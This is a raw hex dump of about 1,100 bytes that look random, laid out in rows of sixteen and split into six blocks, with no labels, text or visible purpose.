57 C9 BC 78 60 7C D8 D1 AD 8F 60 0F 22 6B DC 03
B3 2C 4E B7 1A F1 1B DC 4D 31 14 70 AE BA 69 EF
91 14 63 75 A9 F6 B6 65 BC EC 28 A7 13 ED 21 A9
27 DF 8B 8B C7 38 72 09 19 EE 85 67 E3 EF A9 FD
CB 9C 67 68 AF 2D 67 3E A6 55 79 49 96 99 E1 AF
4E 6A 47 67 58 50 4C 1C 3E 5D 11 15 B9 E0 3E C6
87 9E 9B D3 16 44 B3 46 2B 8F 30 59 3C 0B E5 16
C0 D3 9C 8F 11 BC 76 94 2A 3E C8 B2 75 1F 5A 53
1B D9 D9 6C 97 7F 6E 35 BA FD 64 AC DB FF A2 FB
EB 19 E8 0F CB DE 27 7A C9 00 A0 49 44 68 1A 32
4A 9F 7A 10 58 3D 1A 32 60 DB 0B 69 B0 DF B3 47
8B 8D CD 0D 79 C5 82 C3 6D 4E 26 2F EF A2 FC C6
19 FB CC 29 AD D2 E8 C0 4D 8C E8 CF 4B 3C 28 4F
62 2E 12 8E EF 28 CD 9D 42 F6 F1 E3 0B B8 E4 8D
F7 5C 82 F0 FC 5B F1 4C FF 96 3B CA 16 7F 8B 4C
E3 8A 18 DF E3 E8 85 FB AA 2A D3 C3 C3 1A 62 D7
45 E4 75 D6 09 69 C9 61 D5 4E F4 7C 00 C1 3C 43
A7 92 A9 95 67 4D 3F DB A6 87 69 FD 8A 6A 05 D9
37 24 8C F1 04 30 86 CE 11 8A BB E4 9A 1B D7 63
03 AC A2 7C 0D AB EF C5 59 9B F0 A1 42 6D 21 47
03 D9 E3 8A 30 4F AD 0F 84 62 40 D0 E5 65 1D 2E
87 47 02 73 33 1D 6A D3 68 B3 DB D6 C6 82 3A C0
23 00 D8 0B DD 59 AA 0F DC 53 57 04 1B 5C D8 F9
E3 0B 20 BC DA 3F 9D 27 9F FA B9 B7 DD ED AC E9
0D 1D 03 AE E0 BA 00 98 DF 4F D6 A4 0C B8 C1 88
8A 1A 23 40 17 02 01 18 D7 93 C1 75 2E F2 22 FD
E2 DC 58 06 19 D8 AF 9A 3E 0C C1 E3 B2 1E 90 E8
D1 36 4B BA 71 BA 5A 28 DC 80 89 6B 72 59 1B FC
EF 99 17 CE 4A 26 30 54 1A F3 2E BA 09 56 F1 4B
38 A9 92 7F 3C 11 D3 F3 EB D3 64 33 43 76 1A FA
71 31 1C 72 73 53 E3 30 4F 3E BA 94 42 4A EB A1
87 72 C4 DA 90 42 61 6F CB 82 05 BA EB 65 93 BE
D5 D0 F3 80 2E 64 69 DA 10 0E 44 FF 29 C5 2F 34
01 65 3A E9 C1 C6 D6 A1 C8 04 51 2C 7C 5E C0 D1
BC A1 85 28 85 4F 41 2A 33 71 12 BC 82 1E CE C6
DD E2 62 CB 47 BB 76 35 4C AF 16 91 BE C0 68 B5
57 45 DA BE 01 69 E6 C8 84 EE 03 81 2C 9C 39 53
FD E1 9E BC 8A 50 2B 4B 81 AD 33 AB 98 D9 E9 75
1B 85 55 D3 83 B5 01 A9 13 A5 01 C2 BB C6 39 B7
DF C9 C9 67 7C 7A 30 63 0A CE 67 15 BA 66 36 86
06 40 1D D6 16 E6 0B 4E 44 22 F3 77 94 2E EB 89
49 EB 08 26 BB 37 5A 12 BF F2 6B 49 F0 F7 B0 59
6B E2 AF 07 6A CD E0 CD 71 BC D9 69 6B 20 5C EC
CC 68 5A 33 6C F1 4B 72 73 31 1C E0 95 2A 0A FB
66 EB A8 B6 AE 5B 01 24 C2 45 BE D8 98 DC 20 BF
25 14 BB 0E EE 64 01 B0 F3 BC BF 5E 03 4D 6C AB
A6 6C EC 6E C2 90 D7 84 4D AC 69 C5 B6 B0 61 E8
AC EC 4C 84 41 A2 37 42 12 AB 43 74 A7 8E 62 CF
02 57 A9 D6 5F 7A 84 96 2B CF CA 62 FD A9 95 30
33 99 04 0C F7 8C 6E C7 2B 89 62 91 06 51 6C D6
FC 2A 7F 83 E6 A4 A6 08 F6 D7 83 3F 54 02 B5 2A
5D AC 92 F9 03 9D 8A E4 54 AB B9 DA 20 18 C2 B5

7D 9A F7 72 B3 FC F9 66 0A AC 69 C2 01 4D F7 C0
E4 89 C0 49 35 E9 E6 49 23 E9 6D 58 4B 84 91 62
2A 29 71 07 C7 FE A6 F5 EA 4E 34 61 AA B9 F2 D7
03 60 37 A1 0A 81 39 89 6F 70 56 D9 92 15 2C 9B
6B 01 18 AB AA 83 0B E2 A3 C3 E3 0E 4A 3B BF AC
43 25 0D 99 D5 91 F3 EE 99 D7 98 8A 37 9F 72 F7
01 53 26 CE 9D 82 80 4E 21 63 56 1D 69 A6 EA 3E
D9 4E AF 42 02 B9 9D 92 E9 1B F9 A0 93 E5 87 2A
DD D0 93 E4 E4 67 24 05 40 63 99 EA 98 05 D2 D4
B7 25 CE A0 39 DE 09 2C A9 12 BE 98 C9 9A 88 04
11 FA E7 12 E8 41 7B 2B E4 67 5C D6 73 A4 5A 39
F3 57 F2 26 37 F8 74 8C AE 7C 17 15 9F 4D C0 EA
94 42 E1 09 18 66 95 14 84 F9 8E 40 9A F1 41 C5
17 F0 98 06 34 83 CB 88 4A 94 B3 7B 98 DA 8F A6
C2 BD 5D B2 6C 5C 0F B4 6F 7B B6 D6 B0 45 30 0C
2F DC B7 A6 3C A6 24 F4 C5 52 4B 6F 0E B8 CF CA
A9 F7 52 F9 AF 59 6A 62 32 BF CB 28 BB 05 5A 80
27 82 56 2B D1 35 16 16 37 A4 17 52 18 02 08 E2
AB A4 91 9F E5 F1 0B 61 29 5C 7F 40 A8 B0 05 75
3C 87 EC 87 59 83 89 04 16 54 BC C6 0B 8E B2 95
AB C0 DB EE DA 6C 0F A7 86 9E 7E 7C 4D 80 41 2C
ED A4 25 51 B0 48 0E 94 DF 28 29 0E 47 C2 01 9E
8C ED 98 2E 4D 5C ED 09 52 32 AB FB 5E 8E B9 E6
04 0D 31 E8 43 D9 25 71 FA 54 E0 C6 AD 9A 3C A8
0F 3E 2C F9 06 D9 9D 28 E9 6D 81 9E A4 0A 1C 94
43 5C 53 29 52 C5 C4 49 8F 5F BB 2C F4 8B 0B 9C
4C 0D AB D2 61 11 45 D6 36 58 D1 A3 E2 3E 83 2A
5C EE FB EB 58 8B 0C 82 CC FF 97 F9 FC C1 00 91
95 E5 E1 DF 0D 56 43 F0 F5 A9 3E C0 BC EA F3 1F
F3 4A 12 17 69 D7 90 B8 AC C0 9C 0A BD 44 CC 50
81 A1 9D 8D D2 74 74 61 1A 54 41 1D 52 A1 91 FB
B6 61 F2 1A 34 72 37 B6 1D FE D8 D5 57 70 95 85
C4 D2 1C 80 25 B7 7A 02 EA 7B 4F 40 FA 25 ED F4
3E 31 03 6C B7 3C D8 AF D4 52 C8 7B E0 F0 5E 1D
02 F1 B8 BD 4D A0 9C FB E5 59 28 B1 09 53 AE 90
86 BC 63 6A A2 66 9F D8 EB 5E 63 C8 E0 68 29 84
9B A5 6F EB 2B AB 21 56 C7 02 F4 CA A5 89 85 1B
B7 F4 61 2F 0C 78 11 F9 1F 84 9E C8 0C CE 9D 5B
9E AC 7D 2E 1D 98 75 15 D2 7E FF 45 A8 C3 6D E1
A3 DB CE A5 0F FF B6 5B 85 E6 89 E4 E5 61 BD 0E
87 F8 88 FE 1B 66 FC B7 40 F3 38 BF 8F 3D E2 2A
AD C6 3F A7 DF 85 74 33 FF D2 1C 67 22 37 4F 6A
F3 34 70 92 71 14 32 A0 B3 6E 94 39 E5 5F 8E 74
3C 4B 7F BA B8 E8 52 C0 BD 96 36 55 B2 0E E8 BE
C2 B1 C3 81 3C 6B A1 81 B3 02 3A DA 88 1E 48 F0
58 B7 43 31 50 7B DB A3 E1 B1 BA 56 70 28 5D 3D
DD 78 E4 DA B2 EF B4 79 F2 D0 EF E0 9F E0 11 DA
FE 71 F3 E8 C2 28 70 E2 D0 B1 36 79 13 22 66 2C
99 C1 31 E5 93 31 59 53 A2 11 F3 C0 11 FB BD 81
41 D2 CF C1 47 F9 BE 9B 6A 15 D3 3A EA 06 EA 48
45 5D A7 B2 43 AE 21 22 D1 B7 0A 72 71 BA BA 94
42 6E 1F 55 5A FF 73 14 15 81 3C 9A 34 D3 83 D6
57 00 FE 90 EE 1C 7C 2C EE 84 33 29 69 3E 2B A7
F6 5B 0D 19 4E 45 63 16 80 F5 76 FF 1C 9B 4F D5
A8 A3 9B 83 38 04 07 E7 4E A9 66 D6 F8 92 9B 84
63 FD 99 39 F7 F8 7C B9 5D 65 D6 6C 06 7B AE 70
2E 3D 3C B9 05 F9 01 F7 88 1B 72 AC 41 D3 47 55
2A 6A EB BD 5D E3 BD 09 0F 63 88 04 5B 95 E3 6B
42 7C 51 50 46 FD 8F 28 0E E0 E1 04 D9 92 98 F2
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

29 1F 05 2A 1C A6 CB D6 41 E4 53 8E 56 CD 47 FC
EA 6D DC A0 6A 56 E9 B1 4E BD 92 77 08 50 89 61
6F FD F8 8F E0 D2 85 4D 3E 21 81 E8 A8 F6 12 66
08 2B CA 26 71 3C CE 7D 54 6B D2 64 84 F5 73 25
79 90 02 F2 36 F7 55 B0 FC 24 BE 1B 45 7E 26 F7
48 EB C0 BE A4 9A 29 8B E3 AB 7D C6 45 A0 A8 2C
3A F1 9D 6E 2B CF 03 B1 D8 F0 9C 7B EE 99 56 E7
DC 4F 90 1D 28 D0 40 E8 77 D3 BB 0C 07 54 88 7D
F7 0A F6 5B 5F D2 2A A0 15 4E 69 53 A1 15 28 66
32 9D DA FA 7B F6 9F 9C 20 06 AF 05 5A A4 BF 27
B7 25 85 1A CD B4 10 34 23 9E A2 D2 B6 3A 49 B5
31 A5 43 18 15 2F E2 9D 11 A5 95 37 1D 20 F2 AB
43 11 59 5E FB 94 38 10 F4 01 56 12 61 F7 5E 38
E7 0B 1B 81 97 53 A1 C7 47 7C B0 4F 6F 92 E5 74
29 C1 64 58 CC 92 6C CE C2 E0 FF E1 2D C1 82 B8
81 7A 90 48 AF D8 8A 34 72 3F 9C 43 3D F2 1E EA
E6 8E 42 43 CB 92 E7 23 37 3F 99 9C 42 BD 08 23
41 9B D6 56 A3 13 FD B1 2A A4 36 43 B2 0A E8 01
9E EB 93 0E EB 25 69 B9 B1 D4 CC 0D B9 C1 80 28
55 6E 01 3D 3D 84 73 E8 1D BE A3 AA BB 5C B4 59
02 CD D4 0B 2C 84 4C DE 9F 64 18 A1 47 F2 BF 3C
44 B1 93 A7 2D 11 3A D2 E8 87 6E 28 BE 63 93 99
A3 05 D6 02 15 E6 2A 08 BF 2D 3C 12 71 0C 1A 12
71 BB 73 56 E2 6C 42 73 45 F4 C7 85 DC 97 D3 A7
CC AE 40 84 81 E5 8D D9 1A D7 E6 1F BE 93 11 3B
6D 09 D3 2E AE 0C 45 BC 7F D5 3D B9 04 C1 AA D5
9F 9F 5A C1 D6 23 49 11 50 35 9D A0 64 45 02 05
D1 73 09 9E 89 F7 D9 D3 F5 28 5E 91 3A D3 DB C0
7F 42 EA B3 FD 2E 58 A1 74 18 1E 1A 77 91 19 17
1A 6B C3 D4 63 6C B6 5B 15 72 B6 7C 46 8D 89 EF
45 56 70 E8 40 7A F4 2B ED 59 31 A7 E0 FE 15 BF
2A D0 27 B3 CE 89 49 D7 11 38 4E D9 BF B0 5E 77
17 0D 89 56 5D 5C CD 83 C2 E3 DE 8B 36 AA 4D 17
9B 00 60 D1 5C D5 AA 58 E5 13 E6 5E 35 ED BA EB
6A A8 48 EF 66 E2 40 A5 54 00 75 7C 2A 8A D9 99
5A D6 39 B1 30 47 0D 3B 56 8D 7C 7B B0 67 78 51
0D C5 1C A6 71 37 58 02 54 A6 08 BD 1A D6 C5 0F
DC E4 91 7B 15 AC 84 84 87 09 D3 8F C3 4F C7 19
2A 9C 0F 8F 90 29 15 74 DD 8F 16 CE 2D 7F 01 24
87 48 F3 AD 06 EF A0 09 CB 21 CC F7 81 99 8D C6
4D F8 AA C6 49 64 3D 94 1D B9 C9 CB 7F 19 08 6E
FF D3 E3 EA 9D F0 AA DE 23 E9 9C 5F DE 97 88 AD
B5 EC 44 43 CE C8 5A 76 0D CC EC 0E 16 45 F4 C4
87 B4 3D E6 B2 93 33 10 A7 1C 17 9D 05 4D 79 97
D7 0C 1C 8A DE FF CD 5E 02 88 93 9D E0 62 04 CA
DB 71 77 69 6E AD F3 11 9C 22 2A 6E 34 49 DC 00
A2 E0 66 C5 34 02 AC 01 47 F3 C5 FB DE BC 08 60
90 D6 A1 35 55 A6 AE 2F 32 96 8D 58 03 E4 F4 EB
0C 38 C4 89 38 9E 89 7F DA 17 80 6C 20 E0 46 D7
2D 88 CB EA B0 8B CA F5 A5 C0 D1 6D E0 4C 8D 8D
8C B9 E8 F5 FE 1B F7 56 3D AF F3 D5 14 A1 0F 29
54 F3 7E CD 71 15 2C 16 CD 51 FF B2 94 EB 3D 6C
F6 62 35 F9 2A 0A CE C6 6C 7B AA D4 8A 45 3C D7
52 9B 81 4B B6 00 E3 1D D0 2B F8 CE EE 70 1D D3
A9 70 21 57 E2 E1 E0 14 E3 1C 22 2B 8D A6 94 E9
2E 14 86 8F BC A7 C8 6C 3E 93 E1 C2 87 A9 33 8A
0D 1B BD 6D A1 19 F5 48 EF 66 3C FB 2A E0 CD 19
B2 28 28 83 17 A8 0B 74 A2 9A B9 EE B0 79 63 EF
90 CC 68 F9 5A DE BB AE C0 AF 7D 40 86 19 09 C0
6C 0B FA 32 91 2A DB 7A 3D B6 1C 34 9D 22 76 0D

E8 2F 82 C2 E8 68 E3 14 CA A6 43 FD 92 9E 8B 98
9D E5 AD 07 CA 0D 12 D4 05 AA 10 AF 0F A4 98 A0
4B 4B 45 0D 1E E0 DC CF 21 27 63 1A 71 3F 4F 40
F9 20 7F B1 0B 1E 4D 37 4B F8 D6 33 81 75 6D 82
D2 64 BE 35 B8 39 0F 92 D5 31 1F 13 37 37 58 3E
E5 75 DA 6C 59 27 42 10 57 0A 9B 42 76 71 72 00
D3 26 1E 04 1D 8F 7A 3E 73 A7 E7 62 DB 7A 67 AA
19 F3 E9 14 1A 4D E3 43 55 52 81 3B 80 86 BD 1D
6F 7A 2C 15 6A 12 19 6E 42 6C 14 0E E7 01 13 29
64 87 CC E0 2A A5 92 06 86 3B C1 EF 20 A1 AB 54
C6 7C 05 60 01 DC 4E FA A8 2D 31 5C 7B A0 65 52
DD 18 E9 E1 D7 65 AC 74 0C 29 C4 E8 2C F8 BC A9
B8 D4 B0 3D 8D 8D B1 6E BB 6F 61 28 1B CA 60 19
F6 85 60 FD 20 FC 70 EE FB 3A 0D ED 6B 1C 28 AD
79 A5 81 6E AA 3F BF 27 BA 7F A3 FF 26 6B E8 60
1B 9A CB FD C6 68 27 BD 93 AC 60 D1 DF E3 B1 DE
24 A7 28 F0 E3 01 45 2F D3 85 A3 ED 64 3E 6D 8B
84 E3 BD E1 FE 40 62 EE BF 6F AB 6B 73 A4 34 00
03 3B 36 53 4B D6 38 CA 93 A8 86 FD 9C F6 17 FE
DD 29 63 C6 AC 1A D5 1C C5 5C 27 29 37 C8 5A A2
99 34 04 47 6F 2F 2E 9F 55 0F F7 29 92 91 F8 0D
83 D5 E5 11 0A F1 68 FF 67 DD F3 9D 97 AD A1 3D
5D B1 82 F4 5A D2 12 FA A0 79 FC 89 C6 B3 C9 05
15 A9 0E 66 46 3F FE DF 25 2C 6A C5 57 3E 80 BE
16 63 7D 86 D3 AD 66 65 85 4A 77 E9 C9 56 A7 3C
F3 77 86 F8 B7 91 23 75 7F 68 DD 9B BE F4 63 11
2D C8 5A 3C DE D2 EC 75 A1 35 A4 68 98 01 BE CB
E8 C3 51 91 83 6E C9 7E 8B 79 EC 8D E4 40 45 6A
7C 49 0C 94 8D A8 43 0F 5F 99 E5 AC E7 C9 9C 9E
BB 08 6E 28 8D B8 ED 43 3E F5 6F 8F 4C 65 BC 3B
8F 71 FC D4 96 C5 71 D0 8C 7F FF 88 12 E2 D5 8B
84 C5 8A 5B D4 FA 12 E1 4F A6 FF A5 8D 83 D7 CC
29 EB A4 79 94 8C B8 CE E4 7D 64 D5 A1 6C 8A 06
A2 CE 2C 54 E9 C9 41 9B 4D 8E 66 28 8D A6 F5 FD
5A BA FD A1 DE 6E 5D 25 C2 50 88 9C 62 C0 63 A8
BF A6 A1 28 FC C2 35 E8 BE 49 C4 E7 04 66 C8 C4
4D EC 23 4F B6 18 73 69 60 7F 09 FE 71 37 5B 40
73 D3 1E 5D 3E 57 1F F3 E0 E1 26 56 40 5C 3C 62
89 23 33 4E E1 09 1B FC C7 4F 5A 22 23 53 F6 AA
53 34 38 32 DB 26 51 D2 53 B7 16 B3 30 05 5A F5
52 4B CE B3 33 59 0C 00 70 37 68 37 6A 26 CA 39
C1 06 A8 6E F1 F1 1D 33 65 43 49 59 F7 50 41 A8
95 F7 DC 88 ED 4D 61 D3 4C AD 79 9B 4E A2 C0 39
AD D5 E8 AD 77 90 48 CE 08 52 55 61 D8 60 05 0F
CA 84 ED BE 11 D3 2E 97 9B 5C 37 87 9E BA C9 09
57 DC DC 74 96 08 F6 70 22 E5 66 2F 7E 31 E1 12
DD BC D1 D2 C9 4D F6 8C 6A 3E 6D A1 1C 2D 23 6D
44 2F 1F 8E EC 9C 60 20 06 40 7D C2 C2 90 F9 E2
A4 92 D0 7B 5D CC C4 AD B8 13 1C BC EA E4 B9 94
F6 44 D5 F4 05 65 74 70 4D 8E BF E8 D0 91 0A 5C
BF DB B6 5C B8 BC 83 AB 24 1F 59 B1 7A 5A D7 43
1F 5A 7E 41 44 6A 34 88 CE 41 A8 FD 4E D5 63 EA
CA 63 01 79 BF 38 C4 5D 4E 64 8B 9D 2E 66 8B 8D
DD 5D 74 4A 23 DA 1D BC 06 6E 65 A8 1C 84 08 C2
FE 40 17 E2 BE 62 30 5F 0D 1F B7 43 E9 F6 8A DA
05 6C C4 D5 EF E8 F3 C6 7A B4 07 27 37 9D CE 50
C0 B4 34 3D 57 41 2D E2 77 E5 17 C9 72 2E A6 9F
5E 1F 96 C5 36 18 03 E4 10 90 C1 BE 27 6D 66 99
80 34 B4 CA D2 B3 29 08 FC 05 F1 67 46 1B B4 CB

4D 98 42 0F 62 68 3A C9 7C 20 0A 9D 27 81 33 0D
12 ED 26 95 35 BB C4 9B 44 AB 45 60 C2 B1 C3 F5
58 FD 68 32 69 64 7E FC 3E 20 09 E4 4C 12 03 B8
AC AB 43 C7 FA EB C1 B9 B0 8B 2A 86 0C 6F 62 6F
4E 9B 61 16 D0 46 87 7D 15 CA 93 A4 46 26 19 32
B9 3A 9A 2F 69 6E 5F 0A 49 FE 3F 06 01 DC 15 79
DB A2 66 14 87 0C B6 D6 84 4D 2B E9 05 4E 15 41
2E 54 02 E4 BD DB 57 47 3C 79 4B A0 83 5B 1D 29
48 6A BD F7 79 4F 7B 27 0D A6 26 F7 53 CE D1 20
C6 94 79 26 22 9B A2 FA 6E 33 55 B3 37 A0 92 3D
E1 B9 0F 82 73 24 F8 D6 D7 11 1E 76 83 07 6C 37
61 96 DE 7C D9 05 5A D8 71 52 5A 02 5E B7 93 A0
FB 78 79 FA 71 27 92 32 77 75 86 32 71 36 16 78
74 17 3E 72 22 62 A8 DE D7 65 3C ED 76 A0 00 D7
59 F1 51 CB EF 3A 3B 08 E8 4B 21 08 44 4A EE 0B
44 8B C4 7C E0 94 11 6D D4 73 79 BC 60 8B B3 6C
0B 37 5D F3 40 89 10 A4 71 35 C2 8F E2 49 9F 3D
00 DF 2A 07 AC 61 B2 58 4C 0D AC 7A 9B DF 74 A7
85 1E 17 53 C0 59 DC B9 56 EA 72 CE 36 95 4A 62
FE 5B 0C 20 5F 6B 43 32 C9 1E CB D6 A7 DE 0C 98
C6 21 ED C2 BE A1 8F 46 8A 5F C1 BD 1A 5C 87 2D
14 F8 C9 3B A6 3E 35 16 EA 0D BB 80 B0 C5 E0 2C
E6 42 8C 15 59 D5 65 61 9B 03 E0 5A 18 DC 0B B8
39 F9 4A 63 88 65 1C 57 BA 52 F2 23 CC FB D5 2C
D6 6E 40 1D FD 10 E8 4C 3F 0B B0 8F 3A DD 0D DE
BD 64 17 14 C6 71 18 48 6F 39 F9 E1 92 9D F7 DF
80 4F 3D 34 0C 28 08 95 FD 5B 27 59 AD AB 11 1E
9C B9 94 11 B0 E4 6E 19 3C 65 B4 6D 60 E7 9D E6
53 2F 90 C6 15 71 50 41 26 1C F4 E5 AC 91 B4 C4
4F 6E C5 5F DD 90 8D E1 3F 2F 91 0C 4E 64 FE 84
DA 6B 06 6C 42 DB 21 47 28 F3 33 B9 1B 5D 0B F8
B2 09 81 75 46 0A 66 29 2F 38 C2 DB 8C 0D 91 DE
3F 7C 4B 0C DF 26 0F F7 37 08 90 41 AA 52 43 4B
45 DD 2F 39 3E 64 C6 8A 34 99 AD 09 6D 6D 9C 3E
04 AD 25 E8 58 A3 4B F4 5A AC 15 6C FD 99 0B A0
A8 8A D4 F6 56 E8 4F 17 95 CE A7 0D 35 AB 2F 18
27 4B D3 DE 06 DC DD 56 25 64 83 25 58 08 12 FE
82 DC 31 64 98 9B 04 DB EF B5 6F A7 F2 0F F6 42
0B 4B 81 9C 24 88 C0 3E 87 19 55 38 FA 94 F3 6B
66 F3 A2 0F BA 54 63 F5 0D 49 72 FA 81 74 C1 79
E1 89 38 1C 3B 89 38 F3 CC 23 9D F3 03 42 D6 B3
81 3F A2 17 27 91 1A EC 95 5B BF 68 15 3B 0B 7A
71 37 5F 14 38 A7 68 12 3D 23 06 A1 4E 67 16 5D
ED 39 7A CC F1 F9 6F D5 08 0B 59 6E 6B FF 08 4B
41 1D 42 13 03 67 9B 02 2D A4 E1 B2 7C 52 3A E7
1F 91 E0 A8 FF 44 75 56 10 9C E7 F3 07 F0 23 0F
C7 05 8B DB 63 CF B4 6F A3 CD C0 A0 3E 42 77 53
6C 6B 3F 55 B4 29 8E 48 27 07 EB F1 41 E2 33 D1
14 65 B7 6A E3 EA 44 4F 7C F9 2B 43 E2 CF F9 83
DA B8 F4 F6 9A EF 53 AE 03 0C CB BC 27 A2 CF 65
58 C7 EC 00 F2 98 96 D0 AE 81 16 EF B8 18 DE ED
F9 1D F9 2A 97 7B BE EF DE 9E 2F 36 D5 C9 42 2F
68 FA 97 07 EE 30 90 D8 5B 8D F1 D7 58 E0 7C A9
96 30 37 6A BB D0 C9 8D 1E 68 D0 FD 15 45 D7 3D
DE EE B8 15 7A 8A 76 D7 44 C3 44 96 0D 8B 47 CD
71 2B 28 D7 06 94 A2 B0 B5 C9 72 AC 8C 18 00 98
AC 90 E9 0C 3C 7D 77 DF 52 13 AD FE 15 19 F2 BD
CD B3 8E A4 13 C5 3F AE 88 09 15 71 A4 1A 89 86
D4 1B F5 9B AD 9C F1 DB D6 22 87 16 E8 D0 91 6F
F2 97 39 19 50 29 3E A3 BD E1 AF B8 9B B1 73 A0

E2 50 58 DF 1C E0 13 85 57 BC D4 99 3F 89 9B 6D
22 D5 2B CF 3D E1 44 D9 76 F4 F1 9E 2A C0 91 15
CE 72 8F DF D0 92 6D EF 6E 9E F1 94 B0 C2 3A C3
98 4D D7 05 B4 4B 13 0D C8 89 97 77 04 F0 E3 EB
6E E3 BF D1 24 80 36 A3 DD AB 67 55 2D 7D 14 06
9E C2 66 E7 04 EC F8 CC 5D 03 05 3E F6 E5 F8 CF
BE 21 D1 9A 26 9D D4 FF 58 4C 3E C4 47 FB A8 F3
28 D5 B0 43 DB 4D 03 1B C5 AD 87 01 07 90 0B 3F
4C 05 C6 E8 AA B4 DB 29 5F DD 40 B5 4A 05 F1 6E
52 91 68 20 04 E7 B2 E8 9E 6D ED 6E AF 12 4D 85
A9 DD BE D2 2A 64 89 FC 66 65 EB BF EB 0C 2E 6F
6A DD 08 7D E2 0E 14 AE 1C D7 3A 3E 8C 2E 94 F2
58 B9 2D 1B 08 77 5A E8 39 B7 3B 1A 33 78 B8 B8
13 EC 39 66 4A 93 88 6D 22 A2 25 6F DF 8E 6F 27
ED 2A 2B DD 4C 39 E0 63 3A 26 13 3C 7F 02 07 4C
D8 4B 8B F3 A2 94 0F 67 98 0F 13 0D D0 1B E5 83
CA 58 38 93 E3 11 3B 25 70 AF 94 43 DF 1A 93 96
CC F9 64 85 DC F1 EC D1 3F 2C 1C 94 47 B9 90 F4
01 0F 26 D6 88 BD E0 DF BB 6E 31 51 DA 94 B0 E7
9B 07 FE C3 53 CF 02 0E 8C 59 54 8F 34 20 39 FC
68 8D 68 DC FB 49 BC 6F 17 1D 87 21 1A 40 47 E1
4D ED 43 C8 EB 5F E5 5F F8 AB AE DF F4 4D CB 30
A9 A9 14 3C DD B5 A3 BA 62 EB EB 19 09 6B CB 42
2D AA 43 65 B0 BC BA F9 B0 BC BA 63 D4 C5 59 D6
6D DC 1B 63 7B 8E 7A 9D F2 23 0C C0 35 76 13 83
39 87 90 94 70 63 7F 1F E0 85 6F 9A 1E 04 09 29
20 BB 71 40 08 D6 41 29 FC 5C 37 EB F5 DA 35 57
C3 02 EC 59 A5 2E 14 F5 57 3B 1B BD 50 BD 71 76
7D BD 49 14 DA D9 AE D1 84 4B 40 51 37 94 0B C3
3B 6A F1 EB 6B A4 F3 E5 D7 40 98 39 08 14 96 C7
FC 8B 0D 34 A8 81 40 2A 56 C6 BC 75 DB 22 98 19
7B 1E 3A E6 95 79 E6 08 4B 52 61 AF C7 C4 BB 01
D2 D3 AB EF 9B 62 30 A8 BA B8 42 0F 21 A5 CE 40
16 18 32 9D F7 46 2F 47 28 71 EF 48 23 DA D6 CB
16 44 7C 89 D8 B2 8A 43 E3 CB 91 9D 5E 28 F3 6C
59 DE 6F 20 3A CB AE C0 14 C9 4D 56 CE 4E F2 F5
A9 88 EA F8 5E D7 EC 79 82 25 88 68 87 C2 3F C8
EF AE 2A 51 AA FC 67 26 10 40 3F 45 46 03 34 E1
2F E3 87 64 8D FC D9 4C EE 7C B2 F9 C8 89 B3 49
C2 FA F4 BD 17 95 4C 97 FC C0 63 D7 14 CF 8C 0F
0A 20 8D F3 54 3F 15 A7 EE 8E 78 C9 C0 18 29 01
FD FD B9 69 96 69 23 5A 99 A4 84 3A B0 C3 B7 09
8F 73 20 89 20 61 4B 8B C7 90 D1 F1 5F A4 FD A0
18 1B 69 A7 4F AB E5 5E 24 71 17 14 0C 2C BE D4
9B A0 3C 88 C8 4C C7 C7 1D 82 C1 B9 B8 19 D1 46
06 BB A8 59 0C 00 0C 8E 15 CD 12 8E B5 90 F1 DD
A5 C6 26 F8 98 CD FC C5 F8 A5 B3 A8 E7 4A 7D A0
96 55 C4 1D ED C8 5A 38 A5 A6 AE FF 3B D6 45 74
E0 46 E5 11 D6 B4 BF D7 D5 E1 09 8E 22 CB D7 64
AE 9E 17 74 A4 1B E9 D9 6F 07 81 7A 94 C1 77 74
C2 43 E1 50 02 FC C9 EF 3E 20 53 F8 38 CB 0A A2
27 18 73 9D B9 CD D3 5B 9B A0 6A 6D D0 B4 8B 62
88 9A 24 B5 5E FC 7B D2 91 DE EF BD 3E 55 CE 2C
4C F8 F3 E3 04 7D 34 91 CB 41 7E E3 BE A0 17 90
3E D3 12 B9 D4 E5 C0 F4 23 CD 69 2B 14 BA 15 28
BE 65 BD E6 C4 2C 7D DB 36 EF AE 70 C4 7B 08 79
79 F9 D6 5B 90 EC 54 3F 80 AB 7D C1 6D DA 35 2E
09 F5 0B 64 26 ED 8C FE 83 C3 B7 60 A3 EA 77 0F
BE 3C 99 55 32 E5 15 D7 0A 2B 94 81 D0 AA CE C8

E4 18 D0 0C B7 C7 C7 7E D2 92 35 63 A2 E0 96 E1
8D F8 6E C8 AF A9 66 57 EE 1E B0 8C 56 A2 7F FC
36 9C 5D D6 9A CF F9 A1 98 48 9D D9 9F D4 39 EB
D6 DD CE 6F 8D FE 69 D1 0C 7F E5 14 3B F3 E2 A4
4F F2 E0 75 AF F1 10 79 58 91 11 5E FC 67 28 A5
78 28 79 94 9B C1 B3 C4 9E FD A0 80 9B CD 9F A8
F9 8F BD 3A 96 02 21 29 4B A0 0A AF 87 0F 9F CE
79 D0 39 FB F2 86 29 EF E1 9B D5 A4 0B 46 99 A2
16 C1 6C 63 D8 81 D3 54 C8 82 D9 71 C3 08 05 E2
EC DC 83 CC F7 99 48 9D 6E 72 FE D9 C8 7D 6D 1F
8C F9 C1 D8 65 1D E1 C9 C6 C1 64 1D 92 A5 A2 12
AA CC 41 91 37 85 96 17 78 54 B4 43 CB 90 14 08
6C 7C F0 F9 21 EB 71 4A F8 FD 25 4F BE 52 27 11
22 0A BF BA EB DA B3 44 26 5B 39 0B 16 10 16 43
E9 A9 75 04 23 6C 93 00 B7 D9 9D AA C7 AD AC 08
C1 DF 8F 17 E6 11 95 7E 4B 51 C4 0A 0C 9E C6 80
BE 21 FC 1D 4F AC F0 8B 98 50 17 A3 1C 82 EB DB
98 87 CE 1B AC 54 75 14 99 DE F0 B5 61 B8 B2 5F
3A 3C 3F B1 BA 84 63 6F 40 F0 D0 60 72 BC F8 B7
B8 05 90 B6 3B ED E2 1B 66 32 60 F4 24 47 1D F2
52 23 30 A5 51 09 1B F8 C5 35 49 8A 7D B5 7C DE
A8 3D 81 D5 15 69 2E 53 CA 4F 1C FA 24 BA BC FE
CA 96 04 EE C2 63 B6 40 91 E3 C6 29 14 5B 38 83
62 7C C9 A5 5D F0 5F 17 BA CB 5A 63 C0 A2 1A 00
73 15 56 12 A9 BD AB D9 E7 2B 7F D3 42 E8 16 D1
4B 95 88 FC B7 BC 31 64 B0 F5 04 7D 6C 44 E1 71
46 A2 87 6D C0 E4 C7 BE 26 60 A8 1D 76 04 09 E7
54 20 45 73 36 3A 35 EE FE 51 D4 E5 0F AD 4C 7D
